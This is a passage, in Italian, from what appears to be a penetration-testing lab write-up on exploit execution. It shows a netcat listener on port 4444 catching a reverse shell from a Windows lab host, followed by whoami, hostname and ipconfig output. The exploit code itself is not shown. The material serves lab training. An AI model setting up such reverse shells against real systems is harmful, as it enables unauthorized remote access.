
```


7. Esecuzione e Proof of Concept

Dopo aver messo in ascolto un listener sulla porta 4444 della macchina Kali, l'exploit è stato eseguito. Immunity Debugger ha mostrato la creazione di nuovi thread, confermando l'esecuzione del payload.

- **Conferma:** È stata ottenuta una reverse shell interattiva. I comandi `whoami`, `hostname` e `ipconfig` confermano l'accesso con privilegi utente sul target.

Il terminale con la shell attiva:



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 55298  
Microsoft Windows [Versione 10.0.19045.2965]  
(c) Microsoft Corporation. Tutti i diritti sono riservati.  
  
C:\Users\User\Desktop\oscp>whoami  
whoami  
desktop-8cajrto\user  
  
C:\Users\User\Desktop\oscp>hostname  
hostname  
DESKTOP-8CAJRTO  
  
C:\Users\User\Desktop\oscp>ipconfig  
ipconfig  
  
Configurazione IP di Windows  
  
Scheda Ethernet Ethernet:  
  
Suffisso DNS specifico per connessione:  
Indirizzo IPv6 locale rispetto al collegamento . : fe80::7de5:ce64:b266:fed3%11  
Indirizzo IPv4. . . . . : 192.168.56.103  
Subnet mask . . . . . : 255.255.255.0  
Gateway predefinito . . . . . :  
  
C:\Users\User\Desktop\oscp>
```